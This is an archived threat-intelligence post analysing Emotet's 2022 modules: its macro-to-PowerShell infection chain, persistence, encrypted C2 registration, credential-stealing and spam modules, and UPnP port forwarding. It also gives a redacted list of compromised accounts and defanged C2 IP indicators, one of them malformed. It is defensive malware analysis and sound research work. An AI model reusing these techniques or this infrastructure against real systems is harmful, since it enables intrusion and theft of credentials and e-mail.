

# Emotet modules and recent attacks

By AMR

Published: 2022-04-13 · Archived: 2026-04-05 16:46:30 UTC

Emotet was first found in the wild in 2014. Back then its main functionality was stealing user banking credentials. Since then it has [survived numerous transformations](#), started delivering other malware and finally became a powerful botnet. In January 2021 Emotet was disrupted by a joint effort of different countries' authorities. It took the threat actors almost 10 months to rebuild the infrastructure, whereupon Emotet returned in November. At that time, Trickbot malware was used to deliver Emotet. Now, Emotet is spreading by itself in malicious spam campaigns.

Based on recent Emotet protocol analysis and C2 responses, we can say that now Emotet can download 16 additional modules. We were able to retrieve 10 of them (including two different copies of the Spam module), used by Emotet for Credential/Password/Account/E-mail stealing and spamming. In this post, we provide a brief analysis of these modules, as well as statistics on recent Emotet attacks.

## Emotet technical analysis

### Infection chain

A typical Emotet infection begins with spam e-mails delivered with Microsoft Office (Word, Excel) attachments. Malicious macros are used to start PowerShell, and download and execute an Emotet DLL. Depending on the available access, Emotet creates a subdirectory with a random name in the %Windows%SysWOW64 or %User%AppDataLocal directory, and copies itself there under a randomly generated name and extension. The exported Control\_RunDLL function is used to run the main activity of the Emotet DLL.

```
EXCEL.EXE "\\Users\Downloads\n5060c.xlsm"
-> cmd.exe /c start /B powershell $dfkj="$strs="https://...
  -> powershell.exe "powershell $dfkj="$strs="https://...
    -> rundll32.exe "C:\ProgramData\1072707014.dll,f748767328"
      -> rundll32.exe "C:\ProgramData\1072707014.dll",Control_RunDLL
        -> rundll32.exe "C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv",pQmnQOnIFD
          -> rundll32.exe "C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv",Control_RunDLL
```

### Emotet infection execution chain


After being run, the Emotet malware creates a service by calling the CreateServiceW() function. A randomly generated name and extension, which were used to create a copy, act as service names.

```

CreateServiceW (
    lpServiceName    -> "inlhqnoexalgkj.wxv",
    lpDisplayName    -> "inlhqnoexalgkj.wxv",
    dwDesiredAccess  -> SC_MANAGER_CREATE_SERVICE,
    dwServiceType    -> SERVICE_WIN32_OWN_PROCESS,
    dwStartType      -> SERVICE_AUTO_START,
    lpBinaryPathName -> "C:\Windows\SysWOW64\rundll32.exe \"C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv\",bjBD",
    ****
)
    
```


**CreateServiceW() function with arguments**

If the attempt to create a new service fails, Emotet creates a new registry key in HKEY\_CURRENT\_USERSOFTWAREMicrosoftWindowsCurrentVersionRun with the same names that were used when creating the service.



**Autostart key in registry**

As soon as the Emotet DLL is launched, it registers with one of the 20 C2 IPs that are hardcoded in encrypted form into the malware body. Downloaded modules can also include additional C2 IPs. The following data is used for bot registration:



Address	Length	Description	Value
00000000	4	Request Id	01000000
00000004	4	SHA256 Hash Length	20000000
00000008	32	SHA256	07EB0507DBCD14A74EB1AB1C2FA4952D
00000040	4	Size of data that follows	31000000
00000044	4	Length of botname	15000000
00000048	21	BotName	524F4E414C44474F4C4958315F333431
00000069	4	Filepath checksum	EAF1F256
00000073	4	Pre Calculated fixed value	AA653401
00000077	4	Pre Calculated fixed value	10270000
00000081	4	PC Information	7D9E0100
00000085	4	Session Id	02000000
00000089	4	data size	00000000

**Registration data**

Together with the registration data, the victim's public key that is generated in every run is also sent to the C2. Unlike previous versions that used RSA to encrypt the generated AES key, this newest Emotet sample uses the ECDH (Elliptic curve Diffie-Hellman) algorithm, using the victim's generated key pair together with Emotet's

public key hardcoded into the code to derive the AES key for encrypting the communication. This is done with use of the Windows API BCryptSecretAgreement.

During our monitoring we have observed that after registration the C2 replies with the Process List module payload. The module comes in the form of a DLL that is parsed and loaded directly into the Rundll32 process. Its entry point is called by passing a specific structure to its DllMain function. It is also worth noting that Emotet uses the ECDSA (Elliptic Curve Digital Signature Algorithm) to verify the payload integrity before loading it.

```

EmotetLoader emoloader;
emoloader.botname = (char*)botname;
emoloader.ECDH_key = ECDH_KEY_ECK1;
emoloader.ECDSA_Key = ECDSA_P256_ECS1;
emoloader.external_IP = 0;
emoloader.module_hash = 0;
emoloader.module_id = 2;

typedef HMODULE __stdcall func(HINSTANCE hinstDLL, DWORD fdwReason, EmotetLoader* emoloader);

func* DllEntryPoint = NULL;
DllEntryPoint = (func*)GetEntryPoint(hInstance);
if (DllEntryPoint)
{
    DllEntryPoint(hInstance, 16, &emoloader);
}

```

**Pseudo code to load Emotet’s second-stage DLL directly into memory**

Aside from loading the DLL into memory, there are other ways to run the payload. For example:

- write the DLL payload to disk and run it through regsvr32.exe -s “%s” or rundll32.exe “%s”,Control\_RunDLL
- write the payload to disk and attempt to call CreateProcess or duplicate the user token to call CreateProcessAsUser

During communication, C2 returns the module bodies and configuration. Based on the configuration, the malware selects the way to run the payload module. During our research, all the modules we retrieved were launched in the parent process, but a separate thread is started for each new module. Each module has its own numeric ID, and contains its own C2 list. However, all the modules we retrieved contained the same list of C2, except the Spam module. Emotet modules are delivered on demand, and there are always a few junk bytes that vary in different samples of the same module. This is likely to avoid cloud scanning or file hash detection.



**Random bytes changed between “Process List” module binaries**

**Process List module**


This module sends the list of running processes back to C2. Usually C2 does not send any other modules until it gets a response from this one.

00551168	E8 03 00 00	20 00 00 00	82 CC 05 AD	FC C3 34 FA	è... ..i..üA4ü
00551178	F6 BC F8 BB	A1 B0 81 09	C0 20 7E A5	A9 05 EE 59	0%0»i'..Ä ~¥0.îY
00551188	84 CA 6A AB	4A 72 52 DC	B8 01 00 00	02 00 00 00	.Ëj«JrRÜ.....
00551198	E4 6F E2 67	0D 00 00 00	43 4F 4D 50	5F 31 32 32	äoäg....COMP_122
005511A8	37 44 30 36	32 9B 01 00	00 72 65 67	65 64 69 74	7D062....regedit
005511B8	2E 65 78 65	2C 72 75 6E	64 6C 6C 33	32 2E 65 78	.exe,rundll32.ex
005511C8	65 2C 54 61	73 68 6D 67	72 2E 65 78	65 2C 31 31	e,Taskmgr.exe,11
005511D8	31 31 31 31	2E 65 78 65	2C 74 61 73	68 68 6F 73	1111.exe,taskhos
005511E8	74 2E 65 78	65 2C 6E 74	70 73 7A 6D	66 7A 62 6D	t.exe,ntpszmfzbn
005511F8	76 6B 74 2E	65 78 65 2C	7A 67 7A 71	73 78 74 6C	vkt.exe,zgzsxtl
00551208	75 7A 64 74	74 66 2E 65	78 65 2C 31	31 31 31 31	uzdttf.exe,11111
00551218	31 31 31 2E	45 58 45 2C	6A 75 73 63	68 65 64 2E	111.EXE,jusched.
00551228	65 78 65 2C	31 31 31 31	31 31 2E 65	78 65 2C 57	exe,111111.exe,W
00551238	6D 69 50 72	76 53 45 2E	65 78 65 2C	6D 73 64 74	miPrvSE.exe,msdt
00551248	63 2E 65 78	65 2C 53 65	61 72 63 68	49 6E 64 65	c.exe,SearchInde
00551258	78 65 72 2E	65 78 65 2C	57 55 44 46	48 6F 73 74	xer.exe,WUDFHost
00551268	2E 65 78 65	2C 4D 73 4D	70 45 6E 67	2E 65 78 65	.exe,MsmEng.exe
00551278	2C 65 78 70	6C 6F 72 65	72 2E 65 78	65 2C 31 31	,explorer.exe,11
00551288	31 31 31 31	31 31 2E 65	78 65 2C 74	61 73 68 68	111111.exe,taskh
00551298	6F 73 74 65	78 2E 65 78	65 2C 31 31	31 31 31 31	ostex.exe,111111
005512A8	53 65 72 76	69 63 65 2E	65 78 65 2C	32 32 32 32	Service.exe,2222
005512B8	32 32 32 2E	65 78 65 2C	46 6F 78 69	74 43 6F 6E	222.exe,FoxitCon
005512C8	6E 65 63 74	65 64 50 44	46 53 65 72	76 69 63 65	nectedPDFService
005512D8	2E 65 78 65	2C 73 70 6F	6F 6C 73 76	2E 65 78 65	.exe,spoolsv.exe
005512E8	2C 34 34 34	34 34 34 34	34 2E 65 78	65 2C 64 77	,44444444.exe,dw
005512F8	6D 2E 65 78	65 2C 73 76	63 68 6F 73	74 2E 65 78	m.exe,svchost.ex
00551308	65 2C 6C 73	61 73 73 2E	65 78 65 2C	73 65 72 76	e,lsass.exe,serv
00551318	69 63 65 73	2E 65 78 65	2C 77 69 6E	6C 6F 67 6F	ices.exe,winlogo
00551328	6E 2E 65 78	65 2C 77 69	6E 69 6E 69	74 2E 65 78	n.exe,wininit.ex
00551338	65 2C 63 73	72 73 73 2E	65 78 65 2C	73 6D 73 73	e,csrss.exe,smss
00551348	2E 65 78 65	AB AB AB AB	AB AB AB AB	00 00 00 00	.exe<<<<<<<<...>>>>>>>>

**Emotet Process List module request**

**Mail PassView module**

The module contains an embedded executable called Nir Sofer’s Mail PassView, a password recovery tool that reveals passwords and account details for various e-mail clients. In order to execute the password recovery tool, the Emotet module copies certutil.exe into a %Temp% directory under a random name with the .exe extension, starts the copied executable and uses the [process hollowing](#) technique to inject the password recovery tool executable into the newly created process. The CertUtil process is started with command line arguments to force the recovery tool to save the results to file.



## ***CertUtil with command line for password recovery tool***

According to the official website, the utility is capable of revealing passwords and other account details for various e-mail clients, including Outlook and Thunderbird.

## **WebBrowser PassView module**

This module is mostly the same as the previous one, except it uses the Nir Sofer's WebBrowser PassView password recovery tool for revealing passwords and account details in browsers.

According to the official website, the utility is capable of revealing passwords and other account details in various web browsers, including Internet Explorer, Mozilla Firefox, Google Chrome, Safari and Opera.

```

1 int __thiscall read_file(int src_filepath, int unused, int *buffer)
2 {
3     int isNoErr; // ebx
4     int state; // ecx
5     int FileW; // edi
6     int v8; // eax
7
8     junk_func();
9     isNoErr = 0;
10    state = 76864033;
11    FileW = 191200;
12    while ( 1 )
13    {
14        while ( 1 )
15        {
16            while ( 1 )
17            {
18                while ( 1 )
19                {
20                    while ( state == 68662770 )
21                    {
22                        buffer[1] = kernel32_GetFileSize(FileW); // 2
23                        state = 88291844;
24                    }
25                    if ( state != 76864033 )
26                        break;
27                    state = 107175139;
28                }
29                if ( state != 88291844 )
30                    break;
31                v8 = heap_alloc_8bytes(88291844, buffer[1]); // 3
32                *buffer = v8;
33                state = 180053934;
34                if ( v8 )
35                    state = 149244447;
36            }
37            if ( state != 107175139 )
38                break;
39            FileW = kernel32_CreateFileW(107175139, 118865, 1, 714638, 3, 370298, src_filepath, 226242, 0x80000000); // 1
40            if ( FileW == -1 )
41                return isNoErr;
42            state = 68662770;
43        }
44        if ( state != 149244447 )
45            break;
46        if ( kernel32_ReadFile(334014, 149244447, FileW, 887005, *buffer, buffer + 1, buffer[1], 953886) // 4
47            isNoErr = 1;
48        else
49            heap_free(*buffer);
50        state = 180053934;
51    }
52    kernel32_CloseHandle(FileW); // 5
53    return isNoErr;
54 }

```

## ***Pseudocode of function from WebBrowser PassView module***

Emotet has used code obfuscation for years, and this module is no exception. In the figure above, we can see that the control flow obfuscation technique is used with the variable 'state' (yellow-colored). Also, all API calls are resolved during runtime. This is why this API resolution layer can use junk arguments (red-framed). Code listings can be larger and more obfuscated, which is why it makes no sense to show them for all modules.

### **Outlook Address Grabber module**

A data exfiltration module for Outlook. The module uses the Outlook Messaging API interface, iterates through Outlook profiles and extracts all displayed names and mail addresses from each found mail. It then sends the collected e-mail addresses to C2.

### **Outlook E-mails Grabber module**

A data exfiltration module for Outlook. The module uses the Outlook Messaging API interface, iterates through all personal folders (Inbox, Sent items, Deleted Items, etc), extracts all displayed names and mail addresses of sender and recipient, and extracts the e-mail subject and body. It then sends the collected e-mails to C2.

### **Thunderbird Address Grabber module**

A data exfiltration module for Thunderbird. The module iterates through Thunderbird profiles located in %AppData%RoamingThunderbirdProfiles, parses Thunderbird data files and extracts displayed names and mail addresses. It then sends the collected e-mail addresses to C2.

### **Thunderbird E-mails Grabber module**

A data exfiltration module for Thunderbird. The module iterates through Thunderbird profiles located in %AppData%RoamingThunderbirdProfiles, parses Thunderbird data files and extracts displayed names and mail addresses of sender and recipient, and extracts the e-mail subject and body. It then sends the collected e-mails to C2.

### **Spam module**

The module is responsible for sending spam. It queries C2 until it receives a response with a spam task that usually consist of three parts:

- A list of e-mail servers and compromised accounts to be used to send spam; dozens of compromised accounts are stored in a single task.
- A list of targeted e-mails, recipient e-mail and name, sender e-mail and name.
- A spam template with subject, body and attachments.

```

4 mail.ipsmedicare.comK BTB s*****s@ipsmedicare.com **PASSWORD**BTB s*****s@ipsmedicare.comP ODó SI
5 mail.bluewin.chK VT schm*****gBS **PASSWORD** schm*****g@bluewin.chh †CANó DLE
6 smtp.t-online.de d*.z***@ziior-gutachten.deSO **PASSWORD** d*.z***@ziior-gutachten.deY F[+ DC2
7 mail.mitech.com.arÑSOH DCS t****@mittech.com.ar **PASSWORD**DCS t****@mittech.com.ark á$÷
8 mail.aruba.it GS m.g****@torinoautomotive.comFB **PASSWORD**GS m.g****@torinoautomotive.comS 0Nø
9 smtp.uolsinectis.com.ar ACK s****k **PASSWORD**DC4 s****k@plecar.com.ar_ "ó SO
10 mail.midco.net d****on@bis.midco.net **PASSWORD** d****on@bis.midco.netz VQú DC4
11 mail.fibertel.com.arÑSOH $ l*****a-c*****n@fibertel.com.arACK **PASSWORD** l*****a-c*****n@fi
12 mail.secureserver.netÑSOH GS l*****s@gruporeciclaje.com **PASSWORD**GS l*****s@gruporeciclaje
13 mail.alestraune.net.mxÑSOH ES a*****@superdelnorte.com.mx **PASSWORD**/ES a*****@superdelnorte.com
14 smtp.sgb.agr.brÑSOH DC2 a*****@sgb.agr.brBFL **PASSWORD**DC2 a*****@sgb.agr.bru ücú CAN
15 smtp.celitocopias.com.br RS f*****ro@celitocopias.com.br **PASSWORD**RS f*****ro@celitocopias.co
16 mail.coalumaq.com.br " v***a.c*****s@coalumaq.com.br **PASSWORD** v***a.c*****s@coalumaq.com
17 smtp.pontualdist.com.brK " l*****o.p*****a@pontualdist.com.br **PASSWORD** l*****o.p*****a@pontualdi
18 mail.ocn.ne.jpÑSOH # o*****u.m*****i@road.ocn.ne.jp **PASSWORD**# o*****u.m*****i@road.ocn.ne
19 smtp.gol.comÑSOH DLE m****r-s*****0BS **PASSWORD**CAN m****r-s*****0@gol.comS 'Áü
20 smtp.lund1.deÑSOH DC2 j*@poppernitsch.de **PASSWORD**DC2 j*@poppernitsch.dei @Áü
21 smtp.buzondecorreio.com CAN p*****@grupolapalma.esVT **PASSWORD**CAN p*****@grupolapalma.es0 úúú f
22 pop3.cofiem.frK DLE a****e@cofiem.fr **PASSWORD**DLE a****e@cofiem.fro °DCLY CAN
23 mail.buggateway.is.co.zaÑSOH f**.m*****r@autozone.co.zaVT **PASSWORD** f**.m*****r@autozone.co.za
24 outlook.office365.comÑSOH p***z.b****a@lepsa.com.mxBS **PASSWORD** p***z.b****a@lepsa.com.mxm úÁy
25 mail.callcourier.com.pkK f**.b*@callcourier.com.pkFB **PASSWORD** f**.b*@callcourier.com.pk~ NAKó
26 mail.tecnoplantsrl.com.arÑSOH ! d*****o@tecnoplantsrl.com.arVT **PASSWORD** d*****o@tecnoplan
27 rpcluster03.reliabledns.org DCS m*****s@codelin.comFB **PASSWORD**DCS molinos@codelin.comy æ8 SOHL
28 transneyno.com.mx US of*****o@transneyno.com.mxDC2 **PASSWORD**US of*****o@transneyno.com.n
29 mail.tigre.gov.arK NAK c*****i@tigre.gov.ar **PASSWORD**NAK ccaranti@tigre.gov.arQ p^BTXSOHDC2
30 pop.prodigy.net.mxK a*****x2ACK **PASSWORD**CAN a*****x2@prodigy.net.mxW ÉuBTXSOHDC2
31 pop2.netcore.co.inK DC2 m****i@toshvin.com **PASSWORD**DC2 m****i@toshvin.comb GpBTXSOHDLB
32 mail.coha.com.co CAN a*****4@coha.com.co **PASSWORD**CAN a*****4@coha.com.coN (!POTSOHDL
33 pop3.hosts.co.ukÑSOH SI c***d.n*****sBS **PASSWORD**SI s***s@c-i-d.netw u<BOTSOHNAK
34 imap.secureserver.netK GS J*****z@macromedica-rd.comDLE **PASSWORD**GS J*****z@macromedica-rd.cc

```

**Redacted list of email servers, compromised accounts used for spamming**

Two of the 10 modules we were able to obtain were spam modules. Their functionality is one and the same, but the module IDs differ.

**UPnP module**

An auxiliary module for testing the possibility of connecting to the infected system from the outside. In the settings of this module, which are sent by C2, together with the module itself, the external IP address of the infected system is transmitted. The first thing this module does is enumerate the network interfaces and compare their addresses with the IP address obtained from the module’s configuration settings. If a suitable network interface is found, the module opens ports for listening and waits for an incoming connection. The module can open the following ports: 80, 443, 8080, 8090, 7080, 8443, 20, 21, 22, 53, 143, 465, 990, 993, 995. If a suitable network interface is not found, it uses the SSDP protocol to find devices (modem, router, etc.) with Internet access. If suitable devices are found, the module tries to reconfigure them using AddPortMapping to allow port forwarding.

```

Host: *****:9999
Content-Length: 537
Content-Type: text/xml
SOAPAction: "#AddPortMapping"
Connection: Close
Cache-Control: no-cache
Pragma: no-cache


b'<?xml version="1.0"?><?xml:namespace prefix="s" base="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><u:AddPortMapping xmlns:u=""><NewRemoteHost></NewRemoteHost><NewExternalPort>443</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>443</NewInternalPort><NewInternalClient></NewInternalClient><NewEnabled></NewEnabled><NewPortMappingDescription></NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope></?>

```

**Example of AddPortMapping for 443 port forwarding**

## Statistics


Since Emotet’s return in November 2021, we have observed its activity gradually increase. In March 2022, however, based on our telemetry, the number of attacked users shot up from 2,847 in February to 9,086 — more than threefold growth.



kaspersky

*Dynamics of the number of attacked users in recent Emotet attacks, November 2021–March 2022 ([download](#))*


A similar upsurge we observed in March in the number of Emotet detections.



Dynamics of the number of Emotet detections, November 2021–March 2022 ([download](#))

### Victimology

Emotet infects computers of companies and individual users all over the world. In Q1 2022, according to our telemetry, users of the following countries were most often targeted by Emotet: Italy (10.04%), Russia (9.87%), Japan (8.55%), Mexico (8.36%), Brazil (6.88%), Indonesia (4.92%), India (3.21%), Vietnam (2.70%), China (2.62), Germany (2.19%) and Malaysia (2.13%).



kaspersky

*Geographical distribution of Emotet targets, Q1 2022 ([download](#))*

## Conclusion

The current set of modules is capable of performing a large set of malicious actions: stealing e-mails, passwords and login data from various sources; sending spam. All these modules, except those for Thunderbird, in one form or another, have been used before by Emotet. However, there are still modules that we have not been able to obtain yet. In addition, our telemetry shows significant growth in the number of attacked users in March. We continue to actively monitor the Emotet family. More information about the malware we provide in our private reports on [Kaspersky Threat Intelligence Portal](#).

## Indicators of Compromise

Note: Because Emotet is polymorphic malware, there are no IOC hashes.

### C2 IP addresses

[70\[, \]36.102.35:443](#)

[197\[, \]242.150.244:8080](#)

[188\[, \]44.20.25:443](#)

[45\[.\]118.135.203:7080](#)  
[92\[.\]1240.254.110:8080](#)  
[103\[.\]43.46.182:443](#)  
[1\[.\]234.2.232:8080](#)  
[50\[.\]116.54.215:443](#)  
[51\[.\]91.76.89:8080](#)  
[206\[.\]188.212.92:8080](#)  
[153\[.\]126.146.25:7080](#)  
[178\[.\]79.147.66:8080](#)  
[217\[.\]182.25.250:8080](#)  
[196\[.\]218.30.83:443](#)  
[51\[.\]91.7.5:8080](#)  
